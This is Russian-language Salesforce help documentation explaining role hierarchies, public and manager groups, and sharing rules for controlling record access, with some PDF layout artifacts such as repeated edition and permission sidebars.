Участник подчиненной территории

**Данные причины предоставляют доступ только посредством иерархий:**

Менеджер участника группы

Менеджер участника очереди

Менеджер роли

Менеджер территории

Менеджер территории для роли пользователя

### Рекомендации

- При снятии флажка «Предоставить доступ с использованием иерархий» рекомендуем уведомить пользователей о возможных изменениях результатов отчетов, инициированных отменой доступа к данным подчиненных. Например, при выборе пункта «... моей рабочей группы» в раскрывающемся списке «Просмотр» отображаются записи, принадлежащие пользователю, но не отображаются записи, принадлежащие его подчиненным. Чтобы добавить записи, принадлежащие подчиненным, в данный тип представления отчета, рекомендуем предоставить пользователю доступ к данным записям другими способами (например, правило общего доступа или ручной общий доступ). Если общий доступ к записям не предоставляется вручную, то при выборе пункта «Мои...» или «... моей рабочей группы» в раскрывающемся списке «Просмотр» отображаются те же результаты. Тем не менее, тип отчета «Действия с... <любой настраиваемый объект>», выбранный при создании настраиваемого отчета, возвращает действия, назначенные пользователю и его подчиненным в иерархии ролей.

СМ. ТАКЖЕ:

[Иерархия ролей пользователей](#)

## Иерархия ролей пользователей

Система Salesforce поддерживает иерархию ролей, которая, наряду с параметрами общего доступа, может использоваться для определения уровней доступа пользователей к данным организации Salesforce. Роли внутри иерархии влияют на доступ к основным компонентам (например, записи и отчеты).



Если единые стандартные параметры являются более строгими, чем параметр «Общедоступный: для чтения и записи», используйте иерархию ролей, чтобы упростить доступ к записям для пользователей.

Посмотреть демонстрационный ролик: [Кому и какие данные доступны?: доступ к записям посредством иерархии ролей](#)

Если модель общего доступа организации Salesforce для объекта не предусматривает иное, то любая роль позволяет просматривать, редактировать и составлять отчеты по всем данным, которые принадлежат нижестоящим пользователям в иерархии ролей или используются совместно с ними. В частности, в связанном списке «Единые стандартные параметры» можно отключить параметр настраиваемого объекта «Предоставить доступ с использованием иерархий». Когда этот параметр отключен, только владелец записи и пользователи, которым предоставлен доступ в соответствии с едиными стандартными параметрами, будут иметь доступ к записям объекта.

Роли определяют доступ пользователей к обращениям, контактам и возможностям, независимо от их принадлежности. Уровень доступа задается на странице «Редактирование роли». Например, при настройке доступа к контактам пользователи соответствующей роли могут редактировать все контакты, связанные с собственными организациями, независимо от их принадлежности. Кроме того, при настройке доступа к возможностям пользователи соответствующей роли могут редактировать все возможности, связанные с собственными организациями, независимо от их принадлежности.

После предоставления роли общего доступа к папке, она доступна только пользователям в этой роли, но не руководителям в иерархии ролей.

### Рекомендации по успешному использованию ролей

Данный раздел описывает основные алгоритмы правил, а также содержит рекомендации по успешному использованию ролей.



Рекомендации по настройке доступа к записям в крупной организации см. в документе [Designing Record Access for Enterprise Scale](#).

- Чтобы упростить процесс управления пользователями в крупных организациях, предоставьте делегированным администраторам возможность управления пользователями с указанной ролью и всеми ее подчиненными ролями.
- Разрешается создавать не более 500 ролей на организацию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
ролей:

- «Управление ролями»

Для назначения  
пользователей ролям:

- «Управление внутренними пользователями»

### ВЕРСИИ



Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Роль должна быть назначена каждому пользователю. В противном случае, отчеты по возможностям, сводки по прогнозам и другие представления на основе ролей не будут отображать пользовательские данные.
- Все пользователи, которым требуется полный доступ к организации, должны принадлежать самому верхнему уровню иерархии.
- Создание отдельных ролей для каждой должности компании не является обязательным. Рекомендуем задать иерархию ролей для определения доступа к данным, введенным пользователями нижестоящих ролей.
- Изменение роли пользователя инициирует применение правил общего доступа для новой роли.
- Пользователь Salesforce Knowledge может изменить параметры доступности категории на странице сведений о роли.
- Во избежание ошибок производительности, каждому пользователю может принадлежать не более 10 000 записей объекта. Пользователям, которым требуется больше объектов, рекомендуем не назначать роль или назначать отдельную роль вверху иерархии. Также рекомендуем исключить данных пользователей из общедоступных групп, которые могут использоваться как источник правил общего доступа.
- Если ответственному за организацию не назначена роль, то связанным контактам назначается параметр общего доступа «Для чтения и записи», при условии, что единому стандартному параметру для контактов не задано значение «Контролируется родительским объектом». Связанным возможностям и обращениям назначается параметр общего доступа «Нет доступа».
- Если организация использует функцию управления территориями, то прогнозы опираются на иерархию территорий вместо иерархии ролей.

## Назначение пользователей ролям

Система позволяет быстро назначать пользователей отдельной роли.

1. В разделе «Настройка» введите «Роли» в поле «Быстрый поиск», затем выберите «Роли».
  2. Щелкните «Назначить» напротив имени нужной роли.
    -  **Прим.:** Чтобы получить доступ к данной странице, щелкните «Назначить пользователей для роли» в связанном списке «Пользователи в роли». Крупным организациям рекомендуем назначать роли посредством [SOAP API](#).
  3. Чтобы просмотреть доступных пользователей, выберите нужное значение раскрывающегося списка.
  4. Чтобы назначить пользователя данной роли, выберите нужного пользователя в левом столбце и нажмите кнопку «Добавить».
-  **Прим.:** Удаление пользователя из списка «Выбранные пользователи» инициирует удаление соответствующего назначения роли.

СМ. ТАКЖЕ:

[Иерархия ролей пользователей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения  
пользователей ролям:

- «Управление внутренними пользователями»

## Поля ролей

Поля, включающие в себя записи роли, служат для определенных целей. Данная таблица содержит описания всех полей и их функций в роли.

Доступность полей зависит от полномочий организации и настроек общего доступа.

| Поле                 | Описание   |
|----------------------|--|
| Доступ к обращению   | Данное поле определяет доступность обращений других пользователей, связанных с собственными организациями. Данное поле не отображается, если модели общего доступа к обращениям задано значение «Общедоступный: для чтения и записи».  |
| Доступ к контакту    | Данное поле определяет доступность контактов других пользователей, связанных с собственными организациями. Данное поле не отображается, если модели общего доступа к контактам задано значение «Общедоступный: для чтения и записи» или «Контролируется родительским объектом».  |
| Метка                | Имя, используемое для обозначения роли или должности на всех страницах пользовательского интерфейса (например, вице-президент по продажам в западном регионе).   |
| Изменено             | Имя пользователя, который последним изменил сведения о данной роли, а также дата и время изменения.  |
| Доступ к возможности | Данное поле определяет доступность возможностей других пользователей, связанных с собственными организациями. Данное поле не отображается, если модели общего доступа к возможностям задано значение «Общедоступный: для чтения и записи».                                       |
| Роль партнера        | Данное поле определяет наличие связи между ролью и организацией-партнером. Данное поле доступно только при использовании клиентского или партнерского портала.<br><br>Роль, помеченная данным флажком, не может быть изменена. По умолчанию организациям портала предоставляется |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования ролей:

- «Управление ролями»

| Поле                             | Описание  |
|----------------------------------|---|
|                                  | три роли. Количество ролей может быть сокращено или увеличено до трех.  |
| Имя роли                         | Уникальное имя, используемое интерфейсом API и управляемыми пакетами.   |
| Имя роли, отображаемое в отчетах | Имя роли, отображаемое в отчетах. Если поле редактируемой роли «Имя роли» содержит слишком длинное значение, то данное поле может содержать сокращенное имя.  |
| Группы общего доступа            | Данные группы создаются и обрабатываются автоматически. Группа «Роль» содержит всех пользователей данной роли, а также всех пользователей вышестоящих ролей. Группа «Роль и подчиненные роли» содержит всех пользователей данной роли, а также всех пользователей выше- и нижестоящих ролей. Группа «Роль и внутренние подчиненные роли» (доступная только при использовании клиентских или партнерских порталов) содержит всех пользователей данной роли, а также всех пользователей выше- и нижестоящих ролей, кроме пользователей клиентского и партнерского порталов. |
| Данная роль подчиняется          | Вышестоящая роль в иерархии.  |

СМ. ТАКЖЕ:

[Иерархия ролей пользователей](#)

## Что такое группа?

Группа — это совокупность пользователей. Группы могут состоять из отдельных пользователей, других групп или пользователей ролей или территорий. Группа также может содержать пользователей с отдельной ролью или территорией и всех подчиненных им пользователей в иерархии ролей или территорий.

Система Salesforce поддерживает два типа групп.

- **«Общедоступные группы»:** общедоступные группы могут создаваться администраторами и делегированными администраторами. Общедоступные группы могут использоваться каждым сотрудником организации. Например, можно создать группу совместного пользования автомобилем для сотрудников. Все сотрудники смогут делать в группе записи об участии в программе.
- **«Персональные группы»:** группы могут создаваться любыми пользователями в личных целях. Например, пользователи могут предоставлять доступ к записям только участникам определенной рабочей группы.

Ниже перечислены способы использования групп.

- Для настройки стандартного общего доступа посредством правила общего доступа

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

- Для предоставления другим пользователям общего доступа к записям
- Для подтверждения синхронизации контактов, принадлежащих другим пользователям
- Для пакетного добавления пользователей в библиотеку Salesforce CRM Content
- Для назначения пользователям конкретных действий в приложении Salesforce Knowledge

СМ. ТАКЖЕ:

[Типы участников группы](#)

[Создание и редактирование групп](#)

[Просмотр списков групп](#)

[Предоставление группам менеджеров общего доступа к записям](#)

[Рекомендации по общедоступным группам](#)

## Рекомендации по общедоступным группам

Ниже перечислены рекомендации по созданию общедоступных групп для оптимизации производительности крупных организаций.

- Рекомендуем создавать группы путем выбора как минимум нескольких пользователей, которым требуется одинаковый доступ.
- Рекомендуем создавать группы, участникам которых не требуется частое добавление или удаление из групп.
- Рекомендуем создавать не более пяти уровней вложенных групп.
- Чтобы включить автоматический доступ к записям посредством иерархий ролей в общедоступных группах, рекомендуем установить флажок **«Предоставить доступ с использованием иерархий»** при создании группы. Не используйте данный параметр при выборе значения «Все внутренние пользователи» в качестве участников создаваемой общедоступной группы.

СМ. ТАКЖЕ:

[Что такое группа?](#)

## ВЕРСИИ



Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## Типы участников группы

Множество типов групп доступны для различных внутренних и внешних пользователей.

Ниже перечислены типы участников, доступные в раскрывающемся списке «Поиск» при создании или редактировании группы. Доступность некоторых типов определяется параметрами организации.

| Тип участника                    | Описание  |
|----------------------------------|---|
| Пользователи клиентского портала | Все пользователи клиентского портала. Доступно только при использовании клиентского портала.  |
| Пользователи-партнеры            | Все пользователи-партнеры. Доступно только при использовании партнерского портала.  |
| Персональные группы              | Все собственные группы. Доступно только при создании других персональных групп.   |
| Роли портала                     | <p>Все роли, заданные для партнерского или клиентского портала организации. Данная категория содержит всех пользователей с определенной ролью портала, кроме пользователей массового портала.</p> <p> <b>Прим.:</b> Имя роли портала содержит имя связанной организации. Исключениями являются организации-лица, содержащие <b>псевдоним</b> пользователя.</p>                       |
| Роли портала и подчиненные роли  | <p>Все роли, заданные для партнерского или клиентского портала организации. Данная категория содержит всех пользователей с определенной ролью портала и нижестоящими ролями, кроме пользователей массового портала.</p> <p> <b>Прим.:</b> Имя роли портала содержит имя связанной организации. Исключениями являются организации-лица, содержащие <b>псевдоним</b> пользователя.</p> |
| Общедоступные группы             | Все общедоступные группы, заданные администратором.   |
| Роли                             | Все роли, заданные для организации. Добавление роли в группу охватывает всех пользователей данной роли, кроме ролей портала.  |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Доступные типы участников определяются используемой версией системы.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования общедоступной группы:

- «Управление пользователями»

Для создания или редактирования персональной группы другого пользователя:

- «Управление пользователями»



| Тип участника  | Описание   |
|--|--|
| Роли и внутренние подчиненные роли                           | Добавление роли и подчиненных ролей охватывает всех пользователей данной роли и всех пользователей нижестоящих ролей. Данный тип не охватывает пользователей или роли портала.   |
| Роли и подчиненные роли                                      | Добавление роли и подчиненных ролей охватывает всех пользователей данной роли и всех пользователей нижестоящих ролей. Доступно только при отсутствии порталов.   |
| Роли, внутренние подчиненные роли и подчиненные роли портала | Добавление роли и подчиненных ролей охватывает всех пользователей данной роли и всех пользователей нижестоящих ролей. Доступно только при использовании партнерского или клиентского портала. Данный тип охватывает пользователей портала. |
| Пользователи   | Все пользователи организации. Данный тип не охватывает пользователей портала.  |

СМ. ТАКЖЕ:

[Что такое группа?](#)


[Предоставление группам менеджеров общего доступа к записям](#)

## Создание и редактирование групп

Общедоступные группы могут создаваться и редактироваться только администраторами и делегированными администраторами, тогда как персональные группы — любыми пользователями.

Чтобы создать или изменить группу, выполните указанные ниже действия.

1. Выберите нужный тип группы.
  - Для персональных групп: откройте страницу личных параметров и выберите пункт **«Мои личные сведения»** или **«Личные»**. Затем щелкните **«Мои группы»**. Связанный список **«Персональные группы»** также доступен на странице сведений о пользователе.
  - Для общедоступных групп: введите строку *«Общедоступные группы»* в поле **«Быстрый поиск»** и выберите пункт **«Общедоступные группы»**.
2. Нажмите кнопку **«Создать»** или щелкните ссылку **«Правка»** напротив нужной группы.
3. Заполните указанные ниже поля.

| Поле   | Описание   |
|--|--|
| Метка  | Имя, используемое для обозначения группы на всех страницах пользовательского интерфейса.   |
| Имя группы (только для общедоступных групп)                                    | Уникальное имя, используемое интерфейсом API и управляемыми пакетами.  |
| Предоставить доступ с использованием иерархий (только для общедоступных групп) | <p>Чтобы разрешить автоматический доступ к записям посредством иерархий ролей, установите флажок <b>«Предоставить доступ с использованием иерархий»</b>. Если данный флажок установлен, то все записи, доступные пользователям группы, также доступны вышестоящим пользователям в иерархии.</p> <p>При создании общедоступной группы, участниками которой являются все внутренние пользователи, что позволяет оптимизировать эффективность предоставления группам общего доступа к записям, снимите флажок <b>«Предоставить доступ с использованием иерархий»</b>.</p> <p> <b>Прим.:</b> Если флажок <b>«Предоставить доступ с использованием иерархий»</b> не установлен, то вышестоящим пользователям в иерархии ролей не предоставляется автоматический доступ. Тем не менее, некоторые пользователи (например, с полномочиями объекта <b>«Просмотреть все»</b> и <b>«Изменить все»</b>, а</p> |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания или редактирования общедоступной группы:

- «Управление пользователями»


Для создания или редактирования персональной группы другого пользователя:

- «Управление пользователями»

также полномочиями системы «Просмотр всех данных» и «Изменение всех данных») могут получить доступ к записям, которые им не принадлежат.

|  |  |
|--|--|
| <p>Поиск</p>                           | <p>Выберите нужный тип участника в раскрывающемся списке «Поиск». Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку <b>«Найти»</b>.</p> <p> <b>Прим.:</b> Ответственные за организации могут просматривать дочерние записи, принадлежащие пользователям массового портала, только в том случае, если они являются участниками любой группы общего доступа к portalу, которой предоставлен доступ к данным пользователей портала.</p> |
| <p>Выбранные участники</p>             | <p>Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку <b>«Добавить»</b>.</p>  |
| <p>Выбранные делегированные группы</p> | <p>Выберите группы делегированного администрирования, участники которой могут добавлять или удалять участников из данной общедоступной группы. Выберите нужные группы из поля «Доступные делегированные группы» и нажмите кнопку <b>«Добавить»</b>. Данный список отображается только для общедоступных групп.</p>   |

**4. Нажмите кнопку «Сохранить».**

 **Прим.:** Редактирование групп, ролей и территорий инициирует автоматический пересчет правил общего доступа для добавления или удаления доступа.

СМ. ТАКЖЕ:

[Что такое группа?](#)

## Просмотр списков групп

1. Выберите нужный тип группы.
  - Для персональных групп: откройте страницу личных параметров и выберите пункт **«Мои личные сведения»** или **«Личные»**. Затем щелкните **«Мои группы»**.
  - Для общедоступных групп: введите строку *«Общедоступные группы»* в поле *«Быстрый поиск»* в меню *«Настройка»* и выберите пункт **«Общедоступные группы»**.
2. Чтобы просмотреть страницу сведений о группе, щелкните имя нужной группы в связанном списке *«Группы»*.
  - Чтобы изменить состав участников группы, нажмите кнопку **«Правка»**.
  - Чтобы удалить группу, нажмите кнопку **«Удалить»**.
  - Чтобы просмотреть активных участников группы, воспользуйтесь связанным списком *«Участники группы»*.
  - Чтобы просмотреть всех участников группы и пользователей, имеющих одинаковый уровень доступа по причине их более высокого расположения в иерархии ролей или территорий, нажмите кнопку **«Просмотр всех пользователей»** для отображения связанного списка *«Все пользователи в группе»*. Чтобы вернуться к связанному списку *«Участники группы»*, нажмите кнопку **«Просмотр участников группы»**.

СМ. ТАКЖЕ:

[Что такое группа?](#)

## Предоставление группам менеджеров общего доступа к записям

Чтобы предоставить группам менеджеров общий доступ к записям, рекомендуем использовать правила общего доступа или общий доступ, установленный вручную.

Иерархия ролей определяет уровень доступа пользователей к данным организации. Выпуск Spring'15 позволяет использовать группы менеджеров для предоставления общего доступа к записям отдельным менеджерам, а не всем менеджерам, выполняющим ту же роль. Группы менеджеров могут использоваться аналогично другим группам (например, в правиле общего доступа). Данные группы не могут быть добавлены в другие группы, а также не могут содержать пользователей портала. Группы менеджеров могут содержать только стандартных пользователей и пользователей Chatter Only.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для редактирования  
общедоступной группы:

- «Управление пользователями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**




Каждому пользователю доступны две группы менеджеров — «Группа менеджеров» (1) и «Группа подчиненных менеджера» (2), где группа (1) содержит прямых и непрямых менеджеров пользователя, а группа (2) содержит самого пользователя, а также его прямых и непрямых подчиненных. Данные группы доступны посредством раскрывающегося списка «Общий доступ с:» на странице настройки правила общего доступа.

Чтобы найти менеджера пользователя, введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**. Щелкните имя нужного пользователя. Поле «Менеджер» на странице сведений о пользователе содержит имя соответствующего менеджера.



Чтобы разрешить пользователям предоставление общего доступа к записям посредством групп менеджеров, выполните указанные ниже действия.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** на странице «Параметры общего доступа».
3. Установите флажок «Группы менеджеров» в разделе «Другие параметры» и нажмите кнопку **«Сохранить»**.

 **Прим.:** Вы не можете отключить группы менеджеров, если ваша организация использует Work.com или имеет другие правила общего доступа, основывающиеся на использовании группы менеджеров.

Чтобы предоставить группам менеджеров общий доступ к записям, рекомендуем воспользоваться общим доступом, установленным вручную, правилами общего доступа или управляемым общим доступом к Apex. Причины общего доступа к Apex не поддерживаются. При использовании управляемого общего доступа к Apex рекомендуем указать код вызова строки, код записи и код группы менеджеров. Дополнительную информацию см. в [Руководстве разработчика Force.com Apex Code](#).

Неактивные пользователи остаются в группах со своим участием; группы сохраняют все важные правила общего доступа и общий доступ, установленный вручную.

-  **Прим.:** Если организация использует функцию общего доступа к пользователям, то система позволяет просматривать только доступных пользователей. Кроме того, система не позволяет просматривать группы недоступных пользователей.
-  **Пример:** Организация может использовать настраиваемый объект для анализа производительности, единому стандартному параметру которого задано значение «Личный». Запись анализа, для которой снимается флажок «Предоставить доступ с использованием иерархий», может просматриваться и редактироваться только ответственным сотрудником. Чтобы предоставить доступ к данной записи вышестоящим менеджерам, администратор может создать правило общего доступа, которое предоставляет общий доступ группе менеджеров пользователя. Кроме того, доступ к записи анализа может быть предоставлен группе менеджеров посредством общего доступа, установленного вручную.

СМ. ТАКЖЕ:

[Параметры общего доступа](#)

[Правила общего доступа](#)

[Категории правила общего доступа](#)

## Правила общего доступа

Разрешите системе автоматически предоставлять дополнительный доступ отдельным группам пользователей.

Например, правила общего доступа позволяют расширить уровень доступа пользователей в общедоступных группах, ролях и территориях. Правила общего доступа не могут дополнительно ограничивать доступ, предоставленный по умолчанию. Правила общего доступа позволяют расширять уровень доступа отдельных пользователей.

Ниже перечислены типы правил общего доступа, доступные для создания.

| Тип  | На основе   | Объекты для стандартного общего доступа   |
|--|---|---|
| <a href="#">Правила общего доступа: организация</a>            | Ответственный за организацию или другие критерии, включая типы записей или значения полей | Организации и связанные контракты, возможности, обращения или контакты и заказы (дополнительно) |
| <a href="#">Правила общего доступа: территория организации</a> | Назначение территории   | Организации и связанные обращения, контакты, контракты или возможности                          |
| <a href="#">Правила общего доступа: актив</a>                  | Ответственный за актив или другие критерии, включая типы записей или значения полей       | Отдельные записи активов  |
| <a href="#">Правила общего доступа: кампания</a>               | Ответственный за кампанию или другие критерии, включая типы записей или значения полей    | Отдельные записи кампаний   |
| <a href="#">Правила общего доступа: обращение</a>              | Ответственный за обращение или другие критерии, включая типы записей или значения полей   | Отдельные обращения и связанные организации   |
| <a href="#">Правила общего доступа: контакт</a>                | Ответственный за контакт или другие критерии, включая типы записей или значения полей     | Отдельные контакты и связанные организации  |
| <a href="#">Правила общего доступа: настраиваемый объект</a>   | Ответственный за настраиваемый объект или другие критерии, включая                        | Отдельные записи настраиваемых объектов   |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Правила общего доступа к организациям, активам и контактам доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила общего доступа к территориям организации, обращениям, интересам, возможностям, заказам и настраиваемым объектам доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила общего доступа к кампаниям доступны в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Тип   | На основе  | Объекты для стандартного общего доступа                 |
|---|--|---|
|   | типы записей или значения полей  |   |
| <a href="#">Правила общего доступа: интерес</a>                                 | Ответственный за интерес или другие критерии, включая типы записей или значения полей                                | Отдельные интересы                                      |
| <a href="#">Правила общего доступа: возможность</a>                             | Ответственный за возможность или другие критерии, включая типы записей или значения полей                            | Отдельные возможности и связанные организации           |
| <a href="#">Правила общего доступа: заказ</a>                                   | Ответственный за заказ или другие критерии, включая типы записей или значения полей                                  | Отдельные заказы  |
| <a href="#">Правила общего доступа: пользователь</a>                            | Принадлежность к группе или другие критерии, включая имя и активность пользователя                                   | Отдельные записи пользователей                          |
| <a href="#">Правила общего доступа к запросам на инициализацию пользователя</a> | Только ответственный за запрос на инициализацию пользователя; правила общего доступа на основе критериев недоступны. | Отдельные записи запросов на инициализацию пользователя |

 Прим.:

- Пользователи массового портала не могут быть включены в правила общего доступа, так как они не имеют ролей и не могут быть добавлены в общедоступные группы.
- Разработчики могут использовать Apex для программного общего доступа к настраиваемым объектам (на основе ответственных за записи, но не других критериев). Данное правило не распространяется на общий доступ к пользователям.

СМ. ТАКЖЕ:

[Общие сведения о правилах общего доступа на основе критериев](#)

[Рекомендации по правилам общего доступа](#)



## Общие сведения о правилах общего доступа на основе критериев


Правила общего доступа на основе критериев определяют пользователей, которым должен быть предоставлен общий доступ к записям на основе значений полей в этих записях. Например, для заявок о приеме на работу используется настраиваемый объект, содержащий настраиваемый раскрывающийся список «Отдел». В этом случае можно создать правило общего доступа на основе критериев, согласно которому все заявки о приеме на работу, в поле «Отдел» которых указано значение «Информационные технологии», будут доступны всем менеджерам отдела информационных технологий.

### Прим.:

- Несмотря на то, что правила общего доступа на основе критериев опираются на значения записей, а не на ответственных, иерархия ролей или территорий предоставляет вышестоящим пользователям доступ к этим записям.
- Правила общего доступа на основе критериев не могут быть созданы с помощью Apex. Кроме того, Apex не может использоваться для тестирования правил общего доступа на основе критериев.
- Правила общего доступа на основе критериев могут быть созданы с помощью интерфейса Metadata API 24.0 или более поздней версии.
- Пользователи массового портала не могут быть включены в правила общего доступа, так как они не имеют ролей и не могут быть добавлены в общедоступные группы.

Правила общего доступа на основе критериев могут быть созданы для организаций, возможностей, обращений, контактов, интересов, кампаний и настраиваемых объектов. Для каждого объекта может быть создано не более 50 правил общего доступа на основе критериев.

- Типы записей
- Следующие типы полей:
  - Автонумерация
  - Кнопка-флажок
  - Дата
  - Дата и время
  - Эл. почта
  - Число
  - Процент
  - Тел.
  - Раскрывающийся список
  - Текст
  - Область текста
  - URL-адрес
  - Взаимосвязь поиска (для кода пользователя или очереди)

 **Прим.:** Поля типа «Текст» и «Область текста» чувствительны к регистру. Например, правило общего доступа на основе критериев, содержащее текстовое поле со значением «Менеджер», не предоставляет доступ к записям,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Организации, возможности,  
обращения и контакты  
недоступны в версии  
**Database.com Edition.**


содержащим поле со значением «менеджер». Чтобы создать правило, содержащее падежи слова, рекомендуем разделить введенные значения запятыми.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

## Категории правила общего доступа

Ниже перечислены категории, доступные для выбора в раскрывающихся списках «за которые отвечают участники» и «Общий доступ с» при определении правила общего доступа. В зависимости от типа правила общего доступа и включенных функций, некоторые категории могут не отображаться.

 **Прим.:** Пользователи массового портала не могут быть включены в правила общего доступа, так как они не имеют ролей и не могут быть добавлены в общедоступные группы.

| Категория                    | Описание   |
|------------------------------|--|
| Группы менеджеров            | Все прямые и не прямые менеджеры пользователя.   |
| Группы подчиненных менеджера | Менеджер и все его прямые и не прямые подчиненные.   |
| Очереди                      | Все записи, принадлежащие очереди, кроме записей, принадлежащих отдельным участникам очереди. Доступно только в списке «за которые отвечают участники».  |
| Общедоступные группы         | Все общедоступные группы, заданные администратором.<br>Если организация поддерживает партнерский или клиентский портал, то отображается группа «Все пользователи-партнеры» или «Все пользователи клиентского портала». Данные группы содержат всех пользователей, которым предоставлен доступ к партнерскому или клиентскому portalу, кроме пользователей массового портала.           |
| Роли                         | Все роли, заданные для организации. Данная категория содержит всех пользователей с определенной ролью.   |
| Роли портала                 | Все роли, заданные для партнерского или клиентского портала организации. Данная категория содержит всех пользователей с определенной ролью портала, кроме пользователей массового портала.<br><br>Имя роли портала содержит имя связанной организации. Исключениями являются организации-лица, содержащие <b>псевдоним</b> пользователя.   |
| Роли и подчиненные роли      | Все роли, заданные для организации. Данная категория содержит всех пользователей с определенной ролью и нижестоящими ролями, включая роли партнерского и клиентского порталов, которые содержат пользователей с лицензией портала.<br><br>Роли портала добавляются в данную категорию только в том случае, если в организации включена поддержка партнерского или клиентского портала. |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила общего доступа к организациям и контактам доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила общего доступа к территориям организации, обращениям, интересам и возможностям доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила общего доступа к кампаниям доступны в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила общего доступа к настраиваемым объектам доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Партнерские и клиентские порталы доступны в Salesforce Classic

| Категория  | Описание   |
|--|--|
|  | Категория набора данных «Роли, внутренние подчиненные роли и подчиненные роли портала» доступна в организации только после создания как минимум одной роли в иерархии ролей.   |
| Роли портала и подчиненные роли                              | <p>Все роли, заданные для партнерского или клиентского портала организации. Данная категория содержит всех пользователей с определенной ролью портала и нижестоящими ролями, кроме пользователей массового портала.</p> <p>Имя роли портала содержит имя связанной организации. Исключениями являются организации-лица, содержащие <a href="#">псевдоним</a> пользователя.</p>   |
| Роли и внутренние подчиненные роли                           | <p>Все роли, заданные для организации. Данная категория содержит всех пользователей с определенной ролью и нижестоящими ролями, кроме ролей партнерского и клиентского порталов.</p> <p>Данная категория отображается только в том случае, если в организации включена поддержка партнерского или клиентского портала Salesforce.</p> <p>Категория набора данных «Роли и внутренние подчиненные роли» доступна в организации только после создания как минимум одной роли в иерархии ролей и включения портала.</p>  |
